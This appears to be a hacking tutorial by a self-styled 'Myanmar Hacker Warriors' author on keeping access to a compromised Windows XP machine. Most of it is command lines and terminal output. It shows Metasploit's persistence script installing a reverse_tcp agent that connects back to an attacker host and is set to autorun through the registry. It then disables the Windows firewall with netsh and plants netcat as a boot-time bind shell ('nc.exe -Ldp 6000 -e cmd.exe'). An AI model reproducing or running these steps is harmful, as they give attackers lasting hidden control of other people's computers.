



Backdoor & Privileges Escalation

MOSSAD

Myanmar Hacker Warriors




## Persistence backdoor

The persistent backdoor of Metasploit Framework which is actually a meterpreter script that can create a service on the remote system that it will be available to you when the system is booting the operating system.

This type of backdoor is hard to detect.

Note: U have to successfully compromise the vulnerable system and get meterpreter session, why backdoor? , course u wants to come back again without exploit again.

In order to create persistence backdoor, run below command:



```
root@MOSSAD: ~  
File Edit View Search Terminal Help  
meterpreter > run persistence -h  
Meterpreter Script for creating a persistent backdoor on a target host.  
  
OPTIONS:  
  
-A      Automatically start a matching exploit/multi/handler to connect  
to the agent  
-L <opt> Location in target host to write payload to, if none %TEMP% will  
be used.  
-P <opt> Payload to use, default is windows/meterpreter/reverse_tcp.  
-S      Automatically start the agent on boot as a service (with SYSTEM  
privileges)  
-T <opt> Alternate executable template to use  
-U      Automatically start the agent when the User logs on  
-X      Automatically start the agent when the system boots  
-h      This help menu  
-i <opt> The interval in seconds between each connection attempt  
-p <opt> The port on which the system running Metasploit is listening  
-r <opt> The IP of the system running Metasploit listening for the connec  
t back  
  
meterpreter > █
```

In this parameters, -i 10 means backdoor will re-opened every 10 seconds, -L C:\\ -> mean id the directory where backdoor placed.

Note: make sure you must type double " \\" "

```
root@MOSSAD: ~
File Edit View Search Terminal Help
meterpreter > run persistence -A -U -X -i 10 -p 443 -L C:\\ -r 192.168.98.129
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/VICTIM-60F10BE9_20160802.1319/VICTIM-60F10BE9_20160802.1319.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.98.129 LPOR
T=443
[*] Persistent agent script is 148411 bytes long
[+] Persistent Script written to C:\\BwkHuhtYmvqN.vbs
[*] Starting connection handler at port 443 for windows/meterpreter/reverse_tc
p
[+] exploit/multi/handler started!
[*] Executing script C:\\BwkHuhtYmvqN.vbs
[+] Agent executed with PID 1248
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run\\AT0oXZzt
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\R
un\\AT0oXZzt
meterpreter > [*] Meterpreter session 2 opened (192.168.98.129:443 -> 192.168.
98.131:1127) at 2016-08-02 10:13:23 -0400
```

As u can see, we created in previous page, our persistence backdoor will restart every 10 seconds. Let's verify whether it or not.

```
root@MOSSAD: ~
File Edit View Search Terminal Help

-
  2  meterpreter x86/win32  VICTIM-60F10BE9\John @ VICTIM-60F10BE9  192.168.9
8.129:443 -> 192.168.98.131:1418 (192.168.98.131)

msf exploit(freefloatftp_user) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.98.131 - Meterpreter session 2 closed. Reason: User exit
msf exploit(freefloatftp_user) > [*] Meterpreter session 3 opened (192.168.98.
129:443 -> 192.168.98.131:1425) at 2016-08-01 10:36:10 -0400
show sessions

Active sessions
=====

  Id  Type                Information                                Connectio
n  ---  ---
-
  3  meterpreter x86/win32  VICTIM-60F10BE9\John @ VICTIM-60F10BE9  192.168.9
8.129:443 -> 192.168.98.131:1425 (192.168.98.131)

msf exploit(freefloatftp_user) > █
```

Although we shutdown meterpreter, after 10 seconds another meterpreter session will appear again. We don't need to exploit again on this target machine that's called persistence backdoor.


# Privileges Escalation

## Closing Window Firewall

```
root@MOSSAD: ~  
File Edit View Search Terminal Help  
meterpreter > shell  
Process 1280 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\John\Desktop\free float\Win32>cd \  
cd \  
  
C:\>netsh firewall show opmode  
netsh firewall show opmode  
  
Domain profile configuration:  
-----  
Operational mode           = Enable  
Exception mode             = Enable  
  
Standard profile configuration (current):  
-----  
Operational mode           = Enable  
Exception mode             = Enable  
  
Bluetooth Network Connection firewall configuration:  
-----  
Operational mode           = Enable
```

Firewall is opened on target machine. Close it.

```
root@MOSSAD: ~  
File Edit View Search Terminal Help  
  
C:\>netsh firewall set opmode mode=disable  
netsh firewall set opmode mode=disable  
Ok.
```



Another similar persistence backdoor technique is install netcat on target machine. Kali linux has already provide netcat at */usr/share/windows-binaries/*. Now upload it.

```
root@MOSSAD: ~  
File Edit View Search Terminal Help  
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\windows\system32  
[*] uploading : /usr/share/windows-binaries/nc.exe -> c:\windowssystem32  
[*] uploaded  : /usr/share/windows-binaries/nc.exe -> c:\windowssystem32
```

Afterwards, we work with the registry to have netcat execute on startup and listen on port 6000. We do this by editing the key *'HKLM\software\microsoft\windows\currentversion\run'*.

```
root@MOSSAD: ~  
File Edit View Search Terminal Help  
meterpreter > upload /usr/share/windows-binaries/nc.exe c:\windows\system32  
[*] uploading : /usr/share/windows-binaries/nc.exe -> c:\windowssystem32  
[*] uploaded  : /usr/share/windows-binaries/nc.exe -> c:\windowssystem32  
meterpreter > reg setval -k HKLM\software\microsoft\windows\currentversion  
\\run -d 'c:\windows\system32\nc.exe -Ldp 6000 -e cmd.exe' -v MOSSAD  
Successfully set MOSSAD of REG_SZ.  
meterpreter > █
```

Exit meterpreter. Restart target host. And then verify our backdoor is working or not.

```
root@MOSSAD:~# nc -v 192.168.98.131 6000  
192.168.98.131: inverse host lookup failed: Host name lookup failure  
(UNKNOWN) [192.168.98.131] 6000 (x11) open  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\John>echo "This is MOSSAD from Myanmar Hacker Warriors"  
echo "This is MOSSAD from Myanmar Hacker Warriors"  
"This is MOSSAD from Myanmar Hacker Warriors"  
  
C:\Documents and Settings\John>
```

Thanks you.

MOSSAD

(Intrusion Detection Analyst)

"Just Passing Through, Nothing Left"